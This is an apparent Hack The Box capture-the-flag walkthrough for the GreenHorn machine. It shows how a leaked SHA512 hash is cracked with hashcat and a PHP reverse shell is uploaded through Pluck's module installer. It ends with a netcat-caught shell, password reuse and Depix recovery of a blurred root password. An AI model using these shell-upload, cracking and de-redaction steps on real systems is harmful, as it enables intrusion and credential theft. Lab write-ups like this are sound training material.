

HTB - GreenHorn




The banner features a dark blue background with a large, faint illustration of a man in a suit and sunglasses, with a green cone on his head. In the upper left, there is a circular inset showing a close-up of the same man's face, also with a green cone on his head. The word "GreenHorn" is written in a large, white, sans-serif font in the center. Below the title is a green hexagonal logo with a 3D effect. At the bottom, there is a horizontal line with four data points: OS (Linux), RELEASE DATE (20 Jul 2024), DIFFICULTY (Easy), and POINTS (20).


GreenHorn

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Linux	20 Jul 2024	Easy	20

NMAP




First, I checked out main page and found a blog running pluck. The admin page link was at the bottom.



I found that it is running pluck version 4.7.18 which has a remote code vulnerability.

<https://packetstormsecurity.com/files/173640/Pluck-4.7.18-Remote-Shell-Upload.html>

Looking at the exploit, I need to have credentials to utilize it. I am stuck at this point, so it is time to check out the service on port 3000.



Browsing to the page brings up a Gitea server.

<http://greenhorn.htb:3000/GreenAdmin/GreenHorn>

Using Explore at the top, I found that the website is open source.

<http://greenhorn.htb:3000/GreenAdmin/GreenHorn/src/branch/main/data/settings/pass.php>

Digging into the files, there is a file called pass.php. This is a SHA512 hash. The documentation mentions that as well as checking it against various hash checking services shows it.

Copied into a file and saved as greenhorn.hash. Checking out the hashchat forum, SHA512 uses module 1700. Ran the command below to start cracking it.

```
L$ hashcat -m 1700 -a 3 ../../greenhorn.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) -
Platform #1 [The pocl project]

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* Device #1: cpu-haswell-AMD Ryzen 7 5700G with Radeon Graphics, 6945/13954 MB (2048 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Brute-Force
* Raw-Hash
* Uses-64-Bit

d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b3
9024d7790163:iloveyou1
Sina Khe
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1700 (SHA2-512)
Hash.Target.....: d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe ... 790163
Time.Started.....: Sun Jul 21 13:26:35 2024 (0 secs)
Time.Estimated...: Sun Jul 21 13:26:35 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: iloveyou1 [9]
Guess.Queue.....: 234/14336793 (0.00%)
Speed.#1.....: 22653 H/s (0.00ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1/1 (100.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: iloveyou1 → iloveyou1

Started: Sun Jul 21 13:26:08 2024
Stopped: Sun Jul 21 13:26:36 2024
```

I got the following password to login to the web service:

iloveyou1

```

(administrator@kali0)-[~/HTB/greenhorn]
$ cp /usr/share/webshells/php/php-reverse-shell.php .

(administrator@kali0)-[~/HTB/greenhorn]
$ nano php-reverse-shell.php

(administrator@kali0)-[~/HTB/greenhorn]
$ mv php-reverse-shell.php miri.php


(administrator@kali0)-[~/HTB/greenhorn]
$ ls
51592.py  GreenHorn  miri.php

(administrator@kali0)-[~/HTB/greenhorn]
$ zip test.zip miri.php
adding: miri.php (deflated 59%)

```

Before logging in, I started building the reverse shell payload. This is a regular php reverse shell from pentest monkey that is zipped up.

<http://greenhorn.htb/admin.php?action=installmodule>



Visiting the link above and uploading the test.zip file, I was now ready to get the shell.

I started a netcat listener using the command `nc -lvnp 4444`

<http://greenhorn.htb/data/modules/test/miri.php>

I then visited the following website to get the code to run and get my webshell.

User

```

$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.23] from (UNKNOWN) [10.129.90.190] 49426
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
02:11:04 up 4:46, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ cd /home/
$ ls
git
junior
$ cd junior
$ ls
Using OpenVAS.pdf
user.txt
$ cat user.txt

```

Here I was able to upgrade my shell using python command `python3 -c 'import pty;pty.spawn("/bin/bash")` . I then attempted to login using the credentials to junior as I expected a password reuse. This was the case and I was now able to get the user.txt file and found another interesting file.

Using `python3 -m http.server 8080` to export the pdf to check out the contents.

Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

```
`sudo /usr/sbin/openvas`
```

Enter password: 

As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

Feel free to reach out if you have any questions or need further assistance.

Have a great week,

Mr. Green

Here we find that there is mention of a password. This password is blurred to attempt to stop misuse. This is an issue as blurring in files can be somewhat reversed.

<https://pdfcandy.com/extract-images.html>

I used the above link to extract the image from the pdf.



This is the result.

I then started looking for tools to brute force the password.

<https://github.com/spipm/Depix>

Once Depix was downloaded, I copied the OpenVAS pdf image to the Depix folder and ran the following command.

```
python3 depix.py -p OpenVAS.png -s  
images/searchimages/debrusinseq_notepad_Windows10_closeAndSpaced.png -o  
password.png
```

After a bit, this was the result.

side from side The other side side from side The other side

```
sidefromsidetheothersidesidefromsidetheotherside
```

I can now login as root.

root

```
junior@greenhorn:~$ su -  
su -  
Password: sidefromsidetheothersidesidefromsidetheotherside  
root@greenhorn:~# cd /root  
cd /root  
root@greenhorn:~# ls  
ls  
cleanup.sh restart.sh root.txt  
root@greenhorn:~#
```

I am now able to get root.txt